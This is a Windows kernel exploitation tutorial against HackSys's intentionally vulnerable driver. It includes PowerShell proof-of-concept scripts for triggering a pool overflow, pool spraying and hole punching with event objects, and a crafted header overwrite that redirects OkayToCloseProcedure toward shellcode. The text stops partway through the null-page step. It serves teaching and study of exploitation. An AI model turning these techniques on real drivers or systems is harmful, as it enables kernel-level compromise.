BECOME A PATRON

Part 16: Kernel Exploitation -> Pool Overflow

Hola, and welcome back to part 16 of the Windows exploit development tutorial series. Today we will be exploiting a pool overflow using @HackSysTeam's extreme vulnerable driver. Again, I strongly recommend readers get a leg up and review the resources listed below before getting into this post, additionally for more background on pool allocations see part 15. Details on setting up the debugging environment can be found in part 10.

Resources:

+ HackSysExtremeVulnerableDriver (@HackSysTeam) - here
+ HackSysTeam-PSKernelPwn (@FuzzySec) - here
+ Kernel Pool Exploitation on Windows 7 (@kernelpool) - here
+ Understanding Pool Corruption Part 1 (MSDN) - here
+ Understanding Pool Corruption Part 2 (MSDN) - here
+ Understanding Pool Corruption Part 3 (MSDN) - here

Recon the challenge


Let's have a look at part of the vulnerable function in question (here).

```
NTSTATUS TriggerPoolOverflow(IN PVOID UserBuffer, IN SIZE_T Size) {
    PVOID KernelBuffer = NULL;
    NTSTATUS Status = STATUS_SUCCESS;
```

```
    PAGED_CODE();

    __try {
        DbgPrint("[+] Allocating Pool chunk\n");

        // Allocate Pool chunk
        KernelBuffer = ExAllocatePoolWithTag(NonPagedPool,
                                             (SIZE_T)POOL_BUFFER_SIZE,
                                             (ULONG)POOL_TAG);

        if (!KernelBuffer) {
            // Unable to allocate Pool chunk
            DbgPrint("[-] Unable to allocate Pool chunk\n");

            Status = STATUS_NO_MEMORY;
            return Status;
        }
        else {
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Type: %s\n", STRINGIFY(NonPagedPool));
            DbgPrint("[+] Pool Size: 0x%X\n", (SIZE_T)POOL_BUFFER_SIZE);
            DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
        }

        // Verify if the buffer resides in user mode
        ProbeForRead(UserBuffer, (SIZE_T)POOL_BUFFER_SIZE, (ULONG)__alignof(UCHAR));

        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", (SIZE_T)POOL_BUFFER_SIZE);

#ifdef SECURE
        // Secure Note: This is secure because the developer is passing a size
        // equal to size of the allocated Pool chunk to RtlCopyMemory()/memcpy().
        // Hence, there will be no overflow
        RtlCopyMemory(KernelBuffer, UserBuffer, (SIZE_T)BUFFER_SIZE);
#else
        DbgPrint("[+] Triggering Pool Overflow\n");

        // Vulnerability Note: This is a vanilla Pool Based Overflow vulnerability
        // because the developer is passing the user supplied value directly to
        // RtlCopyMemory()/memcpy() without validating if the size is greater or
        // equal to the size of the allocated Pool chunk
        RtlCopyMemory(KernelBuffer, UserBuffer, Size);
#endif
```

```
        if (KernelBuffer) {
            DbgPrint("[+] Freeing Pool chunk\n");
            DbgPrint("[+] Pool Tag: %s\n", STRINGIFY(POOL_TAG));
            DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);

            // Free the allocated Pool chunk
            ExFreePoolWithTag(KernelBuffer, (ULONG)POOL_TAG);
            KernelBuffer = NULL;
        }
    }
    __except (EXCEPTION_EXECUTE_HANDLER) {
        Status = GetExceptionCode();
        DbgPrint("[-] Exception Code: 0x%X\n", Status);
    }

    return Status;
}
```

Obvious bug is obvious! The driver allocates a pool chunk of size X and copies user supplied data into it, however, it does not check if the user supplied data is larger than the memory it has allocated. As a result, any extra data will overflow into the adjacent chunk on the non-paged pool! I suggest you explore the function further in IDA, for completeness the function prologue can be seen below showing the pool tag and allocated chunk size.



We can use the following PowerShell POC to call the function. Notice that we are using the maximum available size, any further data will spill over into the next chunk!

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{
    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern IntPtr CreateFile(
        String lpFileName,
        UInt32 dwDesiredAccess,
        UInt32 dwShareMode,
        IntPtr lpSecurityAttributes,
        UInt32 dwCreationDisposition,
        UInt32 dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("Kernel32.dll", SetLastError = true)]
    public static extern bool DeviceIoControl(
        IntPtr hDevice,
        int IoControlCode,
        byte[] InBuffer,
        int nInBufferSize,
        byte[] OutBuffer,
        int nOutBufferSize,
        ref int pBytesReturned,
        IntPtr Overlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();
}
"@

$hDevice = [EVD]::CreateFile("\\.\HacksysExtremeVulnerableDriver", [System.IO.FileAccess]::ReadWrite, [Sy

if ($hDevice -eq -1) {
    echo "`n[!] Unable to get driver handle..`n"
    Return
} else {
    echo "`n[>] Driver information.."
    echo "[+] lpFileName: \\.\HacksysExtremeVulnerableDriver"
    echo "[+] Handle: $hDevice"
}
```

```
# HACKSYS_EVD_IOCTL_POOL_OVERFLOW IOCTL = 0x22200F
#---
$Buffer = [Byte[]](0x41)*0x1F8
echo "`n[>] Sending buffer.."
echo "[+] Buffer length: $($Buffer.Length)"
echo "[+] IOCTL: 0x22200F"
[EVD]::DeviceIoControl($hDevice, 0x22200F, $Buffer, $Buffer.Length, $null, 0, [ref]0, [System.IntPtr]::Ze

echo "`n[>] Triggering WinDBG breakpoint.."
[EVD]::DebugBreak()
```

```
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
[+] Allocating Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Type: NonPagedPool
[+] Pool Size: 0x1F8
[+] Pool Chunk: 0x85CFAB50
[+] UserBuffer: 0x01F9A64C
[+] UserBuffer Size: 0x1F8
[+] KernelBuffer: 0x85CFAB50
[+] KernelBuffer Size: 0x1F8
[+] Triggering Pool Overflow
[+] Freeing Pool chunk
[+] Pool Tag: 'kcaH'
[+] Pool Chunk: 0x85CFAB50
****** HACKSYS_EVD_IOCTL_POOL_OVERFLOW ******
Break instruction exception - code 80000003 (first chance)
KernelBase!DebugBreak+0x2:
001b:756a381b cc              int     3
kd> !pool 0x85CFAB50
Pool page 85cfab50 region is Nonpaged pool
 85cfa000 size:   68 previous size:    0  (Allocated)  FMsl
 85cfa068 size:   18 previous size:   68  (Allocated)  SmTp
 85cfa080 size:   c0 previous size:   18  (Allocated)  NbL2
 85cfa140 size:   68 previous size:   c0  (Allocated)  EtwR (Protected)
 85cfa1a8 size:   18 previous size:   68  (Allocated)  WfpI
 85cfa1c0 size:   90 previous size:   18  (Allocated)  Nbtl
 85cfa250 size:   20 previous size:   90  (Allocated)  ReTa
 85cfa270 size:  180 previous size:   20  (Free)       NSpg
 85cfa3f0 size:   68 previous size:  180  (Allocated)  Mdl
 85cfa458 size:   68 previous size:   68  (Allocated)  Mdl
```

```
 85cfa4c0 size:   28 previous size:   68  (Allocated)  VadS
 85cfa4e8 size:   80 previous size:   28  (Allocated)  FSrt
 85cfa568 size:   10 previous size:   80  (Free)       Even
 85cfa578 size:   68 previous size:   10  (Allocated)  EtwR (Protected)
 85cfa5e0 size:   48 previous size:   68  (Allocated)  Vad
 85cfa628 size:   68 previous size:   48  (Allocated)  FMsl
 85cfa690 size:  1a0 previous size:   68  (Allocated)  TdxC
 85cfa830 size:   a8 previous size:  1a0  (Allocated)  File (Protected)
 85cfa8d8 size:   68 previous size:   a8  (Allocated)  EtwR (Protected)
 85cfa940 size:   68 previous size:   68  (Allocated)  Mdl
 85cfa9a8 size:   48 previous size:   68  (Allocated)  Vad
 85cfa9f0 size:   28 previous size:   48  (Free)       VadS
 85cfaa18 size:   68 previous size:   28  (Allocated)  FMsl
 85cfaa80 size:   c0 previous size:   68  (Allocated)  NbL2
 85cfab40 size:    8 previous size:   c0  (Free)       Irp
*85cfab48 size:  200 previous size:    8  (Free )  *Hack
          Owning component : Unknown (update pooltag.txt)
 85cfad48 size:   48 previous size:  200  (Allocated)  Vad
 85cfad90 size:   28 previous size:   48  (Allocated)  VadS
 85cfadb8 size:   90 previous size:   28  (Allocated)  MmCa
 85cfae48 size:   b8 previous size:   90  (Allocated)  File (Protected)
 85cfaf00 size:   b8 previous size:   b8  (Allocated)  File (Protected)
 85cfafb8 size:   48 previous size:   b8  (Allocated)  Sema (Protected)
kd> dc 85cfad48-8                                      Pool header
85cfad40  41414141 41414141 04090040 20646156  AAAAAAAA@...Vad
85cfad50  85b90510 84fbf338 85b94458 00001040  ....8...XD..@...
85cfad60  00001041 01080000 00000000 00000100  A...............
85cfad70  81000000 848ff5b0 8e31d828 8e31d830  ........(.1.0.1.
85cfad80  848ff5a8 848ff5a8 85b77531 00000000  ........1u......
85cfad90  04050009 53646156 84fbad20 00000000  ....VadS .......
85cfada0  00000000 000048d0 000048df 98000003  .....H...H......
85cfadb0  00000000 00000000 04120005 61436d4d  ............MmCa
```

As we can see, the allocated chunk has a size of 0x200 and our buffer stops right next to the adjacent pool header. Let's try that again and increase the size or our buffer by 8 overwriting the subsequent chunk header.

```
$Buffer = [Byte[]](0x41)*0x1F8 + [Byte[]](0x42)*0x4 + [Byte[]](0x43)*0x4
```

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_CALLER (c2)
The current thread is making a bad pool request.  Typically this is at a bad IR(
Arguments:
Arg1: 00000007, Attempt to free pool which was already freed
Arg2: 00001097, (reserved)
Arg3: 42424242, Memory contents of the pool block
Arg4: 84fdd008, Address of the block of pool being deallocated

Debugging Details:
------------------


POOL_ADDRESS:  84fdd008 Nonpaged pool

BUGCHECK_STR:  0xc2_7

DEFAULT_BUCKET_ID:  WIN7_DRIVER_FAULT

PROCESS_NAME:  powershell.exe

CURRENT_IRQL:  2

ANALYSIS_VERSION: 6.3.9600.17298 (debuggers(dbg).141024-1500) x86fre

MANAGED_STACK: !dumpstack -EE
OS Thread Id: 0x0 (0)
TEB information is not available so a stack size of 0xFFFF is assumed
Current frame:
ChildEBP RetAddr  Caller,Callee

LAST_CONTROL_TRANSFER:  from 828fa083 to 82896110
```

There are a number of bugs we could trigger here depending on the state of the pool and the chunk we are overwriting randomly (in this case a double free). Either way we BSOD the box and we have our exploit primitive!

Pwn all the things!

Game Plan

I think it's auspicious to briefly lay out a game plan. We will (1) get the non-paged pool in a predictable state, (2) trigger a controlled pool overflow, (3) take advantage of pool internals to set a shellcode callback and (4) free the corrupted pool chunk to get code execution!

I strongly recommend you read Tarjei's paper and review part 15 of this series. This will help explain in greater detail how our chunk allocation feng shui works :p!

Derandomize the Non-Paged Pool

In the previous post we sprayed the non-paged pool with IoCompletionReserve objects with a size of 0x60. Here, however, our target object has a size of 0x200 so we need to spray something with that size or with an object which can be multiplied to that size. Fortunately, event objects have a size of 0x40, which multiplied by 8 nicely comes out at 0x200.

The following POC first allocates 10000 event objects to defragment the non-paged pool and then a further 5000 to get predictable allocations. Notice that we are dumping the last 10 object handles to stdout and then manually triggering a breakpoint in WinDBG.

```
Add-Type -TypeDefinition @"
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern int CreateEvent(
        IntPtr lpEventAttributes,
        Byte  bManualReset,
```

```
        Byte bInitialState,
        String lpName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();
}
"@

function Event-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    $Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray1 += $Spray
    echo "[+] $($Event_hArray1.Length) event objects created!"

    echo "[+] Allocating sequential objects.."
    $Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray2 += $Spray
    echo "[+] $($Event_hArray2.Length) event objects created!"
}

echo "`n[>] Spraying non-paged kernel pool!"
Event-PoolSpray

echo "`n[>] Last 10 object handles:"
for ($i=1;$i -lt 11; $i++) {
    "{0:X}" -f $($($Event_hArray2[-$i]))
}

Start-Sleep -s 3
echo "`n[>] Triggering WinDBG breakpoint.."
[EVD]::DebugBreak()
```

You should see something like this and hit a breakpoint in WinDBG.

```
PS C:\Users\b33f> .\Desktop\Pool_Spray.ps1

[>] Spraying non-paged kernel pool!
[+] Derandomizing NonPagedPool..
[+] 10000 event objects created!
[+] Allocating sequential objects..
[+] 5000 event objects created!

[>] Last 10 object handles:
EFA0
EF9C
EF98
EF94
EF90
EF8C
EF88
EF84
EF80
EF7C

[>] Triggering WinDBG breakpoint..
```

Looking at one of the handles we dumped to stdout we can see nice sequential 0x40 byte allocations.

```
kd> !handle efa0

PROCESS 84aa0d40  SessionId: 1  Cid: 0dec    Peb: 7ffdc000  ParentCid: 05c8
    DirBase: 7f407520  ObjectTable: 93d4f480  HandleCount: 15307.
    Image: powershell.exe

Handle table at 93d4f480 with 15307 entries in use

efa0: Object: 84bc6cb0  GrantedAccess: 001f0003 Entry: 983eff40
Object: 84bc6cb0  Type: (848e5b58) Event
    ObjectHeader: 84bc6c98 (new version)
        HandleCount: 1  PointerCount: 1


kd> !pool 84bc6c98
Pool page 84bc6c98 region is Nonpaged pool
 84bc6000 size:   40 previous size:    0  (Allocated)  Even (Protected)
 84bc6040 size:  4b8 previous size:   40  (Free)       \.u.
 84bc64f8 size:  2e8 previous size:  4b8  (Allocated)  Thre (Protected)
 84bc67e0 size:  460 previous size:  2e8  (Free)       Irp
 84bc6c40 size:   40 previous size:  460  (Allocated)  SeTl
*84bc6c80 size:   40 previous size:   40  (Allocated) *Even (Protected)
           Pooltag Even : Event objects
 84bc6cc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6d00 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6d40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6d80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6dc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6e00 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6e40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6e80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6ec0 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6f00 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6f40 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6f80 size:   40 previous size:   40  (Allocated)  Even (Protected)
 84bc6fc0 size:   40 previous size:   40  (Allocated)  Even (Protected)
```

To get the pool in a desirable state, the only thing we need to do is free segments of 0x200 bytes from our second allocation. This will create holes for the driver object to use. The POC below illustrates this.

```
Add-Type -TypeDefinition @"
```


```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security.Principal;

public static class EVD
{

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern Byte CloseHandle(
        IntPtr hObject);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern int CreateEvent(
        IntPtr lpEventAttributes,
        Byte  bManualReset,
        Byte bInitialState,
        String lpName);

    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern void DebugBreak();
}
"@

function Event-PoolSpray {
    echo "[+] Derandomizing NonPagedPool.."
    $Spray = @()
    for ($i=0;$i -lt 10000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray1 += $Spray
    echo "[+] $($Event_hArray1.Length) event objects created!"

    echo "[+] Allocating sequential objects.."
    $Spray = @()
    for ($i=0;$i -lt 5000;$i++) {
        $CallResult = [EVD]::CreateEvent([System.IntPtr]::Zero, 0, 0, "")
        if ($CallResult -ne 0) {
            $Spray += $CallResult
        }
    }
    $Script:Event_hArray2 += $Spray
    echo "[+] $($Event_hArray2.Length) event objects created!"

    echo "[+] Creating non-paged pool holes.."
```

```
    for ($i=0;$i -lt $($Event_hArray2.Length);$i+=16) {
        for ($j=0;$j -lt 8;$j++) {
            $CallResult = [EVD]::CloseHandle($Event_hArray2[$i+$j])
            if ($CallResult -ne 0) {
                $FreeCount += 1
            }
        }
    }
    echo "[+] Free'd $FreeCount event objects!"
}

echo "`n[>] Spraying non-paged kernel pool!"
Event-PoolSpray

echo "`n[>] Last 16 object handles:"
for ($i=1;$i -lt 17; $i++) {
    "{0:X}" -f $($($Event_hArray2[-$i]))
}

Start-Sleep -s 3
echo "`n[>] Triggering WinDBG breakpoint.."
[EVD]::DebugBreak()
```

Pool chunk structure 101

As mentioned before, we will be taking advantage of "pool internals" to get code execution. We already saw that messing up these structures invariably results in a BSOD so we would do well to get a better understanding of the layout of pool chunks.

Below we can see the full composition of one single event object and the various structures it is made up of!



First off, there is a WinDBG bug here, it does not really matter as far as illustrating the chunk structure but it is annoying as hell! Anyone can see the issue here? Free cake if someone can tell me why (cake is a lie)! Anyway we have three headers which we need to keep consistent (to a degree) when we later perform our overflow.

Notice the TypeIndex with a size of 0xC in the OBJECT_HEADER, this value is an offset in an array of pointers which describe the object type of the chunk. We can verify this as follows.

```
kd> dd nt!ObTypeIndexTable
82995900  00000000 bad0b0b0 8483ccf8 8483cc30
82995910  8483cb68 8483c920 8483c7e0 8483c718
82995920  8483c650 8483c588 8483c4c0 848ccca0
82995930  848e5b58 848d9740 848f1a20 848e3418
82995940  848e3350 848ed418 848ed350 848e49b8
82995950  848e48f0 848e4828 848e4760 848e4698
82995960  848e45d0 848e4508 848e4440 848e4378
82995970  848e6040 848e6b78 848e6ab0 848e69e8
kd> dd nt!ObTypeIndexTable+(4*C) L1
82995930  848e5b58
kd> dt nt!_OBJECT_TYPE Name 848e5b58
   +0x008 Name : _UNICODE_STRING "Event"
```

Null Ptr

We can further enumerate the OBJECT_TYPE associated with our event object pointer. Also, notice that the first pointer in the array is null (0x00000000).

```
kd> dt nt!_OBJECT_TYPE 848e5b58 .
   +0x000 TypeList         :  [ 0x848e5b58 - 0x848e5b58 ]
      +0x000 Flink            : 0x848e5b58 _LIST_ENTRY [ 0x848e5b58 - 0x848e5b58 ]
      +0x004 Blink            : 0x848e5b58 _LIST_ENTRY [ 0x848e5b58 - 0x848e5b58 ]
   +0x008 Name             :  "Event"
      +0x000 Length           : 0xa
      +0x002 MaximumLength    : 0xc
      +0x004 Buffer           : 0x89608af8  "Event"
   +0x010 DefaultObject    :
   +0x014 Index            : 0xc ''
   +0x018 TotalNumberOfObjects : 0x484a
   +0x01c TotalNumberOfHandles : 0x48a0
   +0x020 HighWaterNumberOfObjects : 0x4853
   +0x024 HighWaterNumberOfHandles : 0x48aa
   +0x028 TypeInfo         :
      +0x000 Length           : 0x50
      +0x002 ObjectTypeFlags  : 0 ''
      +0x002 CaseInsensitive  : 0y0
      +0x002 UnnamedObjectsOnly : 0y0
      +0x002 UseDefaultObject : 0y0
      +0x002 SecurityRequired : 0y0
      +0x002 MaintainHandleCount : 0y0
      +0x002 MaintainTypeList : 0y0
```

Offset: 0x28

```
    +0x002 SupportsObjectCallbacks : 0y0
    +0x004 ObjectTypeCode    : 2
    +0x008 InvalidAttributes : 0x100
    +0x00c GenericMapping    : _GENERIC_MAPPING
    +0x01c ValidAccessMask   : 0x1f0003
    +0x020 RetainAccess      : 0
    +0x024 PoolType          : 0 ( NonPagedPool )
    +0x028 DefaultPagedPoolCharge : 0
    +0x02c DefaultNonPagedPoolCharge : 0x40
    +0x030 DumpProcedure     : (null)
    +0x034 OpenProcedure     : (null)
    +0x038 CloseProcedure    : (null)
    +0x03c DeleteProcedure   : (null)
    +0x040 ParseProcedure    : (null)
    +0x044 SecurityProcedure : 0x82ab75b6        long  nt!SeDefaultObjectMethod+0
    +0x048 QueryNameProcedure : (null)
    +0x04c OkayToCloseProcedure : (null) ——— Offset: 0x28+0x4c = 0x74
+0x078 TypeLock          :
    +0x000 Locked            : 0y0
    +0x000 Waiting           : 0y0
    +0x000 Waking            : 0y0
    +0x000 MultipleShared    : 0y0
    +0x000 Shared            : 0y00000000000000000000000000000000 (0)
    +0x000 Value             : 0
    +0x000 Ptr               : (null)
+0x07c Key               : 0x6e657645
+0x080 CallbackList      :  [ 0x848e5bd8 - 0x848e5bd8 ]
    +0x000 Flink             : 0x848e5bd8 _LIST_ENTRY [ 0x848e5bd8 - 0x848e5bd8 ]
    +0x004 Blink             : 0x848e5bd8 _LIST_ENTRY [ 0x848e5bd8 - 0x848e5bd8 ]
```

The important part here is the offset to the "OkayToCloseProcedure". If, when the handle to the object is released and the chunk is freed, this value is not null the kernel will jump to the address and execute whatever it finds there. As an aside, it is also possible to use other elements in this structure, such as the "DeleteProcedure".

The question is how can we use this to our advantage? Remember that the pool chunk itself contains the TypeIndex value (0xC), if we overflow the chunk and change that value to 0x0 then the object will attempt to look for the OBJECT_TYPE structure on the process null page. As this is Windows 7, we can allocate the null page and create a fake "OkayToCloseProcedure" pointer to our shellcode. After freeing the corrupted chunk

the kernel should execute our code!

Controlling EIP

Ok, we're almost home free! We have controlled pool allocation and we know that after our 0x200 byte object we will have a 0x40 byte event object. We can use the following buffer to precisely overwrite the three chunk headers we saw earlier.

```
$PoolHeader = [Byte[]] @(
    0x40, 0x00, 0x08, 0x04, # PrevSize,Size,Index,Type union (0x04080040)
    0x45, 0x76, 0x65, 0xee  # PoolTag -> Event (0xee657645)
)

$ObjectHeaderQuotaInfo = [Byte[]] @(
    0x00, 0x00, 0x00, 0x00, # PagedPoolCharge
    0x40, 0x00, 0x00, 0x00, # NonPagedPoolCharge (0x40)
    0x00, 0x00, 0x00, 0x00, # SecurityDescriptorCharge
    0x00, 0x00, 0x00, 0x00  # SecurityDescriptorQuotaBlock
)

# The object header is partially overwritten
$ObjectHeader = [Byte[]] @(
    0x01, 0x00, 0x00, 0x00, # PointerCount (0x1)
    0x01, 0x00, 0x00, 0x00, # HandleCount (0x1)
    0x00, 0x00, 0x00, 0x00, # Lock -> _EX_PUSH_LOCK
    0x00,                   # TypeIndex (Rewrite 0xC -> 0x0)
    0x00,                   # TraceFlags
    0x08,                   # InfoMask
    0x00                    # Flags
)

# HACKSYS_EVD_IOCTL_POOL_OVERFLOW IOCTL = 0x22200F
#---
$Buffer = [Byte[]](0x41)*0x1f8 + $PoolHeader + $ObjectHeaderQuotaInfo + $ObjectHeader
```

The only value we are tainting here is the TypeIndex which we chnage from 0x0C to 0x00. We can carefully craft a fake "OkayToCloseProcedure" pointer with the following code.

```
echo "`n[>] Allocating process null page.."
